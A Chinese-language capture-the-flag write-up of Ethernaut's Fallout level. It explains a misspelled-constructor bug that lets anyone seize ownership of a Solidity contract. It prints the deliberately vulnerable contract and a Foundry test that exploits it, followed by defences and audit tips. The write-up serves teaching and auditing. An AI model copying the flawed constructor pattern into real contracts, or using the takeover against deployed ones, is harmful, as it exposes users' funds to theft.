🎯 Ethernaut Level 2: Fallout – 构造函数命名漏洞
关卡链接: Ethernaut Level 2 – Fallout 攻击类型: 构造函数命名错误、历史漏洞 难度: ⭐☆☆☆☆
📋 挑战目标

这个关卡考查的是开发者在代码编写中的细心程度:
🔍 漏洞分析
合约源码分析
pragma solidity ^0.6.0;
import "openzeppelin-contracts-06/math/SafeMath.sol";
contract Fallout {
using SafeMath for uint256;
mapping (address => uint) allocations;
address payable public owner;
/* constructor */
function Fal1out() public payable { // 🚨 注意这里的拼写!
owner = msg.sender;
allocations[owner] = msg.value;
}
modifier onlyOwner {
require(msg.sender == owner, "caller is not the owner");
_;
}
function allocate() public payable {
allocations[msg.sender] = allocations[msg.sender].add(msg.value);
}
function sendAllocation(address payable allocator) public {
require(allocations[allocator] > 0);
allocator.transfer(allocations[allocator]);
}
function collectAllocations() public onlyOwner {
msg.sender.transfer(address(this).balance);
}
function allocatorBalance(address allocator) public view returns (uint) {
return allocations[allocator];
}
}
漏洞识别
仔细观察合约代码,我们发现一个极其微妙但致命的错误:
// 合约名称
contract Fallout {
/* constructor */
function Fal1out() public payable { // ❌ 这里是 "Fal1out" (数字1)
owner = msg.sender; // 而不是 "Fallout" (字母l)
allocations[owner] = msg.value;
}
}
历史背景
在 Solidity 0.4.22 之前,构造函数的定义方式是:
- 创建一个与合约名称完全相同的函数
- 该函数会在合约部署时自动执行一次
但在这个合约中:
- 合约名称是 Fallout(字母 l)
- 函数名称是 Fal1out(数字 1)
结果: 这个函数不是构造函数,而是一个普通的公开函数!
攻击路径
💻 Foundry 实现
攻击合约代码
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;
import "forge-std/Test.sol";
import "../src/Fallout.sol";
contract FalloutTest is Test {
Fallout public instance;
address public attacker = makeAddr("attacker");
function setUp() public {
// 部署目标合约
instance = new Fallout();
// 给攻击者一些初始资金
vm.deal(attacker, 1 ether);
}
function testFalloutExploit() public {
vm.startPrank(attacker);
console.log("Original owner:", instance.owner());
console.log("Attacker address:", attacker);
// 攻击步骤:直接调用错误命名的"构造函数"
instance.Fal1out{value: 0.001 ether}();
// 验证攻击成功
assertEq(instance.owner(), attacker);
console.log("New owner:", instance.owner());
vm.stopPrank();
}
function testOriginalOwnerIsZero() public view {
// 验证合约部署后没有owner(因为构造函数未执行)
assertEq(instance.owner(), address(0));
}
}
运行测试
# 运行 Fallout 关卡测试
forge test –match-contract FalloutTest -vvv
# 预期输出:
# [PASS] testFalloutExploit()
# [PASS] testOriginalOwnerIsZero()
🛡️ 防御措施
现代 Solidity 解决方案
从 Solidity 0.4.22 开始,引入了 constructor 关键字:
pragma solidity ^0.8.0;
contract SecureFallout {
address public owner;
mapping (address => uint) allocations;
// ✅ 使用 constructor 关键字
constructor() {
owner = msg.sender;
}
modifier onlyOwner {
require(msg.sender == owner, "caller is not the owner");
_;
}
// 其他函数…
}
安全最佳实践
// ❌ 旧版本(容易出错)
function ContractName() public {
// 构造逻辑
}
// ✅ 新版本(明确且安全)
constructor() {
// 构造逻辑
}
// 检查项目:
// ✅ 构造函数名称与合约名称是否完全匹配
// ✅ 是否使用了现代 constructor 语法
// ✅ 是否有多个类似构造函数的函数
// ✅ 权限初始化是否正确执行
# 现代编译器会对可疑的函数名发出警告
Warning: Function state mutability can be restricted to pure
Warning: This function has the same name as the contract
📚 核心知识点
1. Solidity 版本演进
| < 0.4.22 | function ContractName() | ❌ 容易拼写错误 |
| >= 0.4.22 | constructor() | ✅ 明确且安全 |
2. 常见命名错误
contract MyContract {
// ❌ 常见错误类型
function MyContracr() public { } // 拼写错误
function myContract() public { } // 大小写错误
function MyContract_() public { } // 多余字符
function MyContract() public { } // 可能正确,但不推荐
}
3. 代码审计重点
- 字符相似性检查 – 1 vs l, 0 vs O
- 大小写敏感性 – Solidity 区分大小写
- 额外字符检查 – 下划线、空格等
- 编码问题 – Unicode 字符混用
🔍 实际案例分析
历史上的类似漏洞
Rubixi 智能合约 (2016)
- 合约从 DynamicPyramid 重命名为 Rubixi
- 忘记更新构造函数名称
- 导致任何人都可以成为 owner
其他类似案例
- 复制粘贴代码时忘记修改函数名
- 团队协作中的沟通失误
- 自动化重构工具的缺陷
漏洞影响评估
- 直接影响: 完全丧失合约控制权
- 资金风险: 合约中的所有资金
- 修复难度: 无法修复,需要重新部署
- 检测难度: 极低,但容易被忽视
🎯 总结
Fallout 关卡展示了一个看似微不足道但后果严重的漏洞:
- ✅ 细节决定成败 – 一个字符的差异导致完全不同的结果
- ✅ 工具的重要性 – 现代编译器和工具可以避免此类错误
- ✅ 代码审计的价值 – 人工审计能发现工具遗漏的问题
- ✅ 版本升级的必要性 – 使用最新的安全特性
这个案例提醒我们,在智能合约开发中,没有小错误,只有大损失。
🔗 相关链接
- 原文: Ethernaut Foundry Solutions
- GitHub 项目
魔鬼藏在细节中,安全始于每一个字符。 🔍